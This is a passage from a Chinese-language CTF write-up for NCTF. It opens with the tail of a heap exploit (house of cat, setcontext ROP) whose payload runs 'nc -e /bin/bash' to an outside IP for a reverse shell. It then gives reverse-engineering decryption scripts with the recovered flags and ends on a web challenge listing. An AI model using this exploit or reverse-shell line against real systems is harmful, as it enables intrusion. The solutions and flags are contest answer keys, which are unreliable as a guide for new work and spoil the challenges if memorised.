edit(5,p64(_IO_list_all^key))
wide=heap+0x20c0
Wide=flat({
    0x00:{#fd
        0x28:p64(1),                    #write_ptr==1 to set write_ptr>write_base
        0x88:p64(heap+0x200),           #lock_aren must can write
        0xa0:p64(wide+0x100),           #wide_data
        0xd8:p64(_IO_wfile_jumps+0x30), #vtable of fd
        },
    0x100:{#the fake wide_data
        0x20:p64(wide+0x200+0x50-0xa0), #the rdx of setcontext,rdx=target-0xa0
        0xe0:p64(wide+0x200)            #the fake vtable of wide_data
        },
    0x200:{#the fake wide_data_vtable
        0x18:p64(setcontext),           #the wide_data call the offset of 0x18'
function
                                        #the setcontext can set the rsp:mov rsp,
[rdx+0xa0]
        0x50:p64(wide+0x258),           #target,the rsp set as it at last
        0x58:p64(ret),                  #the rop
        0x60:p64(rdi),
        0x68:p64(wide+0x2a0),
        0x70:p64(system),
        0xa0:b'nc -e /bin/bash 3.112.71.79 17020\x00'
        }
    },filler=b'\x00')
add(0x2f0,Wide)
add(0x2f0,p64(wide))
print("stderr=>"+str(hex(_IO_list_all)))
io.sendline(b"5")#IO(exit)
io.interactive()
```

我调试了好久,总感觉不同版本的libc对house of cat的某些检查有点不一样 😧,总之靠gdb一点一点调出来的

终于运行时我的公网IP里冒出了请求连接的字段,成功getshell!



unauthwarden-whoami | WORKING - 01

😭

我该去哪里呢?

Reverse

SafeProgram | FINISHED - Spreng

程序提取NCTF{}包裹的32位flag，分别对前16位和后16位加密（同一算法）。程序中存在很多阻碍Debug的东西，现在加密函数已经逆向了。尽管相关的变量都在动态调试的时候验证过，但是解密却失败了。
推测原因：在正常运行时，调用了某些函数，对加密用到的全局变量进行了修改，而在Debug的时候却把他们绕过了。

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  _BYTE v4[24]; // [rsp+38h] [rbp-70h] BYREF
  _BYTE Buf1[16]; // [rsp+50h] [rbp-58h] BYREF
  _BYTE v6[48]; // [rsp+60h] [rbp-48h] BYREF

  sub_7FF69B5215F0();
  memset(Str1, 0, sizeof(Str1));
  memset(byte_7FF69B54C380, 0, sizeof(byte_7FF69B54C380));
  memset(v4, 0, 0x14uLL);
  sub_7FF69B521830((__int64)aWelcomeToNctf);
  Sleep(500u);
  sub_7FF69B521830((__int64)aEnterYourFlag);
  Sleep(500u);
  sub_7FF69B521830((__int64)aAndHaveAGoodTi);
  sub_7FF69B5218B0("%64s", Str1);
  if ( strlen(Str1) != 38 )
  {
    sub_7FF69B521830((__int64)aLengthError);
    ExitProcess(1u);
  }
  if ( !strncmp(Str1, Str2, 5uLL) && Str1[37] == '}' )
  {
    sub_7FF69B521E10(Str1, "NCTF{%32s}", byte_7FF69B54C380);
    memcpy(v4, &byte_7FF69B54A0C0, 10uLL);
    memcpy(&v4[10], &byte_7FF69B54A0C0, 6uLL);
    sub_7FF69B5219D0(byte_7FF69B54C380, v4, Buf1);
    sub_7FF69B5219D0(&byte_7FF69B54C380[16], v4, v6);
```

这个函数还是很好找的，就这一个函数改了变量，看来出题人是个好人。

```
__int64 sub_7FF69B521480()
{
  __int64 result; // rax
  int i; // [rsp+20h] [rbp-18h]
  int j; // [rsp+24h] [rbp-14h]

  for ( i = 0; i < 10; ++i )
  {
    byte_7FF69B54A0C0[i] ^= 0x91u;
    result = (unsigned int)(i + 1);
  }
  for ( j = 0; j < 10; ++j )
  {
    sub_7FF69B521E80(S_Box, &S_Box[byte_7FF69B54A0C0[j]]);
    result = (unsigned int)(j + 1);
  }
  return result;
}
```

解密脚本：

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define BYTE1(x) ((unsigned __int8)((x) >> 8))
#define BYTE2(x) ((unsigned __int8)((x) >> 16))
#define HIBYTE(x) ((unsigned __int8)((x) >> 24))
#define _DWORD unsigned int
#define _BYTE unsigned char

_DWORD dword_7FF69B54A028[4] = {0xA3B1BAC6, 0x56AA3350, 0x677D9197, 0xB27022DC};
_DWORD dword_7FF69B54A040[32] = {
    0x70E15, 0x1C232A31, 0x383F464D, 0x545B6269,
    0x70777E85, 0x8C939AA1, 0x0A8AFB6BD, 0x0C4CBD2D9,
    0x0E0E7EEF5, 0x0FC030A11, 0x181F262D, 0x343B4249,
    0x50575E65, 0x6C737A81, 0x888F969D, 0x0A4ABB2B9,
    0x0C0C7CED5, 0x0DCE3EAF1, 0x0F8FF060D, 0x141B2229,
    0x30373E45, 0x4C535A61, 0x686F767D, 0x848B9299,
    0x0A0A7AEB5, 0x0BCC3CAD1, 0x0D8DFE6ED, 0x0F4FB0209,
    0x10171E25, 0x2C333A41, 0x484F565D, 0x646B7279};
_BYTE S_box[256] = {
    0xD6, 0x90, 0xE9, 0xFE, 0xCC, 0xE1, 0x3D, 0xB7, 0x16, 0xB6, 0x14, 0xC2, 0x28,
0xFB, 0x2C, 0x05,
    0x2B, 0x67, 0x9A, 0x76, 0x2A, 0xBE, 0x04, 0xC3, 0xAA, 0x44, 0x13, 0x26, 0x49,
0x86, 0x06, 0x99,
    0x9C, 0x42, 0x50, 0xF4, 0x91, 0xEF, 0x98, 0x7A, 0x33, 0x54, 0x0B, 0x43, 0xED,
0xCF, 0xAC, 0x62,
    0xE4, 0xB3, 0x1C, 0xA9, 0xC9, 0x08, 0xE8, 0x95, 0x80, 0xDF, 0x94, 0xFA, 0x75,
0x8F, 0x3F, 0xA6,
    0x47, 0x07, 0xA7, 0xFC, 0xF3, 0x73, 0x17, 0xBA, 0x83, 0x59, 0x3C, 0x19, 0xE6,
0x85, 0x4F, 0xA8,
    0x68, 0x6B, 0x81, 0xB2, 0x71, 0x64, 0xDA, 0x8B, 0xF8, 0xEB, 0x0F, 0x4B, 0x70,
0x56, 0x9D, 0x35,
    0x1E, 0x24, 0x0E, 0x5E, 0x63, 0x58, 0xD1, 0xA2, 0x25, 0x22, 0x7C, 0x3B, 0x01,
0x21, 0x78, 0x87,
    0xD4, 0x00, 0x46, 0x57, 0x9F, 0xD3, 0x27, 0x52, 0x4C, 0x36, 0x02, 0xE7, 0xA0,
0xC4, 0xC8, 0x9E,
    0xEA, 0xBF, 0x8A, 0xD2, 0x40, 0xC7, 0x38, 0xB5, 0xA3, 0xF7, 0xF2, 0xCE, 0xF9,
0x61, 0x15, 0xA1,
```

```
    0xE0, 0xAE, 0x5D, 0xA4, 0x9B, 0x34, 0x1A, 0x55, 0xAD, 0x93, 0x32, 0x30, 0xF5,
0x8C, 0xB1, 0xE3,
    0x1D, 0xF6, 0xE2, 0x2E, 0x82, 0x66, 0xCA, 0x60, 0xC0, 0x29, 0x23, 0xAB, 0x0D,
0x53, 0x4E, 0x6F,
    0xD5, 0xDB, 0x37, 0x45, 0xDE, 0xFD, 0x8E, 0x2F, 0x03, 0xFF, 0x6A, 0x72, 0x6D,
0x6C, 0x5B, 0x51,
    0x8D, 0x1B, 0xAF, 0x92, 0xBB, 0xDD, 0xBC, 0x7F, 0x11, 0xD9, 0x5C, 0x41, 0x1F,
0x10, 0x5A, 0xD8,
    0x0A, 0xC1, 0x31, 0x88, 0xA5, 0xCD, 0x7B, 0xBD, 0x2D, 0x74, 0xD0, 0x12, 0xB8,
0xE5, 0xB4, 0xB0,
    0x89, 0x69, 0x97, 0x4A, 0x0C, 0x96, 0x77, 0x7E, 0x65, 0xB9, 0xF1, 0x09, 0xC5,
0x6E, 0xC6, 0x84,
    0x18, 0xF0, 0x7D, 0xEC, 0x3A, 0xDC, 0x4D, 0x20, 0x79, 0xEE, 0x5F, 0x3E, 0xD7,
0xCB, 0x39, 0x48};
_BYTE byte_7FF69B54A0C0[16] = {0xDF, 0xD2, 0xC5, 0xD7, 0xA3, 0xA5, 0xFF, 0xF2,
0xE5, 0xF7};

unsigned __int64 __fastcall encrypt(__int64 a1, __int64 a2, __int64 a3)
{
    unsigned __int64 result; // rax
    int i;                   // [rsp+0h] [rbp-178h]
    int j;                   // [rsp+4h] [rbp-174h]
    int m;                   // [rsp+8h] [rbp-170h]
    int ii;                  // [rsp+Ch] [rbp-16Ch]
    int k;                   // [rsp+10h] [rbp-168h]
    int n;                   // [rsp+14h] [rbp-164h]
    int v10;                 // [rsp+18h] [rbp-160h]
    int v11;                 // [rsp+1Ch] [rbp-15Ch]
    _DWORD v12[4];           // [rsp+30h] [rbp-148h] BYREF
    _DWORD v13[36];          // [rsp+40h] [rbp-138h] BYREF
    _DWORD v14[36];          // [rsp+D0h] [rbp-A8h] BYREF

    memset(v14, 0, sizeof(v14));
    memset(v13, 0, sizeof(v13));
    result = (unsigned __int64)v12;
    for (i = 0; i < 4; ++i)
    {
        // 4个字节为一组逆序存入v13前4个字节
        v10 = *(_DWORD *)(a1 + 4LL * i);
        v13[i] = (BYTE1(v10) << 16) | ((unsigned __int8)v10 << 24);
        v13[i] |= HIBYTE(v10) | (BYTE2(v10) << 8);
        v14[i] = dword_7FF69B54A028[i] ^ ((unsigned __int8)HIBYTE(*(_DWORD *)(a2
+ 4LL * i)) | ((unsigned __int8)BYTE2(*(_DWORD *)(a2 + 4LL * i)) << 8) |
((unsigned __int8)BYTE1(*(_DWORD *)(a2 + 4LL * i)) << 16) | ((unsigned __int8)*
(_DWORD *)(a2 + 4LL * i) << 24));
        result = (unsigned int)(i + 1);
    }
    // 拓展v14至36个字节
    for (j = 0; j < 32; ++j)
    {
        v12[0] = dword_7FF69B54A040[j] ^ v14[j + 3] ^ v14[j + 2] ^ v14[j + 1];
        for (k = 0; k < 4; ++k)
            *((_BYTE *)v12 + k) = S_box[*((unsigned __int8 *)v12 + k)];
        v14[j + 4] = ((v12[0] >> 9) | (v12[0] << 23)) ^ ((v12[0] >> 19) | (v12[0]
<< 13)) ^ v12[0] ^ v14[j];
        result = (unsigned int)(j + 1);
```

```
    }
    for (m = 0; m < 32; ++m)
    {
        v12[0] = v14[m + 4] ^ v13[m + 3] ^ v13[m + 2] ^ v13[m + 1];
        for (n = 0; n < 4; ++n)
            *((_BYTE *)v12 + n) = S_box[*((unsigned __int8 *)v12 + n)];
        v13[m + 4] = ((v12[0] >> 8) | (v12[0] << 24)) ^ ((v12[0] >> 14) | (v12[0]
<< 18)) ^ ((v12[0] >> 22) | (v12[0] << 10)) ^ ((v12[0] >> 30) | (v12[0] << 2)) ^
v12[0] ^ v13[m];
        result = (unsigned int)(m + 1);
    }
    for (ii = 0; ii < 4; ++ii)
    {
        v11 = v13[35 - ii];
        *(_DWORD *)(a3 + 4LL * ii) = (BYTE1(v11) << 16) | ((unsigned __int8)v11
<< 24);
        *(_DWORD *)(a3 + 4LL * ii) |= HIBYTE(v11) | (BYTE2(v11) << 8);
        result = (unsigned int)(ii + 1);
    }

    // 过程量验证

    // printf("v13:\n");
    // for (int i = 0; i < 36; i++)
    // {
    //     printf("%x ", v13[i]);
    // }
    // printf("\n");

    // printf("v14:\n");
    // for (int i = 0; i < 36; i++)
    // {
    //     printf("%x ", v14[i]);
    // }
    // printf("\n");

    return result;
}

unsigned __int64 __fastcall decrypt(__int64 a1, __int64 a2, __int64 a3)
{
    unsigned __int64 result; // rax
    int i;                   // [rsp+0h] [rbp-178h]
    int j;                   // [rsp+4h] [rbp-174h]
    int m;                   // [rsp+8h] [rbp-170h]
    int ii;                  // [rsp+Ch] [rbp-16Ch]
    int k;                   // [rsp+10h] [rbp-168h]
    int n;                   // [rsp+14h] [rbp-164h]
    int v10;                 // [rsp+18h] [rbp-160h]
    int v11;                 // [rsp+1Ch] [rbp-15Ch]
    _DWORD v12[4];           // [rsp+30h] [rbp-148h] BYREF
    _DWORD v13[36];          // [rsp+40h] [rbp-138h] BYREF
    _DWORD v14[36];          // [rsp+D0h] [rbp-A8h] BYREF

    memset(v14, 0, sizeof(v14));
    memset(v13, 0, sizeof(v13));
```

```
    for (ii = 0; ii < 4; ++ii)
    {
        v11 = *(_DWORD *)(a3 + 4LL * ii);
        v13[35 - ii] = (BYTE1(v11) << 16) | ((unsigned __int8)v11 << 24);
        v13[35 - ii] |= HIBYTE(v11) | (BYTE2(v11) << 8);
        v14[ii] = dword_7FF69B54A028[ii] ^ ((unsigned __int8)HIBYTE(*(_DWORD *)
(a2 + 4LL * ii)) | ((unsigned __int8)BYTE2(*(_DWORD *)(a2 + 4LL * ii)) << 8) |
((unsigned __int8)BYTE1(*(_DWORD *)(a2 + 4LL * ii)) << 16) | ((unsigned __int8)*
(_DWORD *)(a2 + 4LL * ii) << 24));
    }

    // 拓展v14至36个字节
    for (j = 0; j < 32; ++j)
    {
        v12[0] = dword_7FF69B54A040[j] ^ v14[j + 3] ^ v14[j + 2] ^ v14[j + 1];
        for (k = 0; k < 4; ++k)
            *((_BYTE *)v12 + k) = S_box[*((unsigned __int8 *)v12 + k)];
        v14[j + 4] = ((v12[0] >> 9) | (v12[0] << 23)) ^ ((v12[0] >> 19) | (v12[0]
<< 13)) ^ v12[0] ^ v14[j];
    }

    for (m = 31; m >= 0; --m)
    {
        v12[0] = v14[m + 4] ^ v13[m + 3] ^ v13[m + 2] ^ v13[m + 1];
        for (n = 0; n < 4; ++n)
            *((_BYTE *)v12 + n) = S_box[*((unsigned __int8 *)v12 + n)];
        v13[m] = ((v12[0] >> 8) | (v12[0] << 24)) ^ ((v12[0] >> 14) | (v12[0] <<
18)) ^ ((v12[0] >> 22) | (v12[0] << 10)) ^ ((v12[0] >> 30) | (v12[0] << 2)) ^
v12[0] ^ v13[m + 4];
    }

    for (i = 0; i < 4; ++i)
    {
        v10 = (BYTE1(v13[i]) << 16) | ((unsigned __int8)v13[i] << 24);
        v10 |= HIBYTE(v13[i]) | (BYTE2(v13[i]) << 8);
        *(_DWORD *)(a1 + 4LL * i) = v10;
    }

    // 过程量验证

    // printf("v13:\n");
    // for (int i = 0; i < 36; i++)
    // {
    //     printf("%x ", v13[i]);
    // }
    // printf("\n");

    // printf("v14:\n");
    // for (int i = 0; i < 36; i++)
    // {
    //     printf("%x ", v14[i]);
    // }
    // printf("\n");
}
char *__fastcall sub_7FF69B521E80(char *a1, char *a2)
```

```
{
    char *result; // rax
    char v3;      // [rsp+0h] [rbp-18h]

    v3 = *a1;
    *a1 = *a2;
    result = a2;
    *a2 = v3;
    return result;
}
__int64 sub_7FF69B521480()
{
    __int64 result; // rax
    int i;          // [rsp+20h] [rbp-18h]
    int j;          // [rsp+24h] [rbp-14h]

    for (i = 0; i < 10; ++i)
    {
        byte_7FF69B54A0C0[i] ^= 0x91u;
        result = (unsigned int)(i + 1);
    }
    for (j = 0; j < 10; ++j)
    {
        sub_7FF69B521E80(S_box, &S_box[byte_7FF69B54A0C0[j]]);
        result = (unsigned int)(j + 1);
    }
    return result;
}

int main()
{
    _BYTE v4[16];
    _BYTE Buf[16];

    sub_7FF69B521480();
    memcpy(v4, &byte_7FF69B54A0C0, 10);
    memcpy(&v4[10], &byte_7FF69B54A0C0, 6);

    // 测试解密函数
    // _BYTE test_flag[17] = "1111111111111111";
    // printf("test_flag: %s\n", test_flag);
    // encrypt(test_flag, v4, Buf);
    // decrypt(Buf, v4, Buf);
    // printf("test_flag: %s\n", test_flag);

    _BYTE flag[33] = {
        0xFB, 0x97, 0x3C, 0x3B, 0xF1, 0x99, 0x12, 0xDF,
        0x13, 0x30, 0xF7, 0xD8, 0x7F, 0xEB, 0xA0, 0x6C,
        0x14, 0x5B, 0xA6, 0x2A, 0xA8, 0x05, 0xA5, 0xF3,
        0x76, 0xBE, 0xC9, 0x01, 0xF9, 0x36, 0x7B, 0x46, 0x00};
    decrypt(flag, v4, flag);
    decrypt(&flag[16], v4, &flag[16]);
    printf("NCTF{%s}", flag);
    // NCTF{58cb925e0cd823c0d0b54fd06b820b7e}
    return 0;
}
```

ezDOS | FINISHED - Spreng

打开程序，修复花指令。分析ASM发现是变种RC4，我先编写了一个理应等效的加密方式，然后编写了解密函数。但是解密没解出来，检查了几遍都没找到问题，如果能动态调试就好了。

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define _DWORD unsigned int
#define _BYTE unsigned char

//       7C 3E 0D 3C 88 54  83 0E 3B B8 99 1B 9B E5
// 23 43 C5 80 45 5B 9A 29  24 38 A9 5C CB 7A E5 93
// 73 0E 70 6D 7C 31 2B 8C

_BYTE enc[] = {
    0x7C, 0x3E, 0x0D, 0x3C, 0x88, 0x54, 0x83, 0x0E,
    0x3B, 0xB8, 0x99, 0x1B, 0x9B, 0xE5, 0x23, 0x43,
    0xC5, 0x80, 0x45, 0x5B, 0x9A, 0x29, 0x24, 0x38,
    0xA9, 0x5C, 0xCB, 0x7A, 0xE5, 0x93, 0x73, 0x0E,
    0x70, 0x6D, 0x7C, 0x31, 0x2B, 0x8C};

_BYTE S_Box[256];

int S_init()
{
    _DWORD a = 0, j = 0, i;
    _BYTE key[12] = "NCTf2024nctF";
    for (i = 0; i < 12; i++)
    {
        key[i] = ((key[i] >> 6) | (key[i] << 6) + 2) % 256;
    }

    for (i = 0; i < 256; i++)
    {
        S_Box[i] = i;
    }

    for (int i = 0; i < 256; i++)
    {

        j = (j + S_Box[i] + key[i % 12]) % 256;

        int temp = S_Box[i];
        S_Box[i] = S_Box[j];
        S_Box[j] = temp;
    }

    return 0;
}

int encrypt(_BYTE flag[], int len)
{
```

```
    int i = 0, j = 0;
    for (int ii = 0; ii < len; ii++)
    {
        i = (i + 1) % 256;
        j = (j + S_Box[i]) % 256;

        int temp = S_Box[j];
        S_Box[j] = S_Box[i];
        S_Box[i] = temp;

        j = (j + 1) % 256;
        flag[i] ^= S_Box[(S_Box[i] + S_Box[j]) % 256] + 2;
    }
}

int decrypt(_BYTE flag[], int len)
{
    unsigned int i = 0, j = 0;
    for (int ii = 0; ii < len; ii++)
    {
        i = (i + 1) % 256;
        j = (j + S_Box[i]) % 256;

        int temp = S_Box[j];
        S_Box[j] = S_Box[i];
        S_Box[i] = temp;

        j = (j + 1) % 256;
    }

    for (int ii = len - 1; ii >= 0; ii--)
    {
        flag[i] ^= S_Box[(S_Box[i] + S_Box[j]) % 256] + 2;
        j = (j - 1) % 256;

        int temp = S_Box[j];
        S_Box[j] = S_Box[i];
        S_Box[i] = temp;

        j = (j - S_Box[i]) % 256;
        i = (i - 1) % 256;
    }
}

int main()
{

    _BYTE test_flag[] = "NCTF{11111111111111111111111111111111}";
    S_init();
    encrypt(test_flag, 0x26);
    printf("%s\n", test_flag);
    S_init();
    decrypt(test_flag, 0x26);
    printf("%s\n", test_flag);

    S_init();
```

```
    decrypt(enc, 0x26);

    for (int i = 0; i < 38; i++)
    {
        printf("%c", enc[i]);
    }
}
```

后来，在DOSBOX里面动态调试了，S盒的结果和我算的完全不一样，我就直接用跑出来的了。解密函数也有改动

```
int decrypt(_BYTE flag[], int len)
{
    unsigned int i = 0, j = 0;
    for (int ii = 0; ii < len; ii++)
    {
        i = (i + 1) % 256;
        j = (j + S_Box[i]) % 256;

        int temp = S_Box[j];
        S_Box[j] = S_Box[i];
        S_Box[i] = temp;
    }

    for (int ii = len - 1; ii >= 0; ii--)
    {
        flag[ii] ^= S_Box[(S_Box[i] + S_Box[j]) % 256] + 1;

        int temp = S_Box[j];
        S_Box[j] = S_Box[i];
        S_Box[i] = temp;

        j = (j - S_Box[i]) % 256;
        i = (i - 1) % 256;
    }
}
```

NCTF{Y0u_4r3_Assemb1y_M4st3r_5d0b497e}

Web


sqlmap-master
你是 sqlmap 大师吗?
(靶机无法访问外网)
分数： 85
附件下载
启动进度：
100%
环境地址： tcp 39.106.16.204:54577
操作环境： 正在运行： 01:59:56
续期环境
关闭环境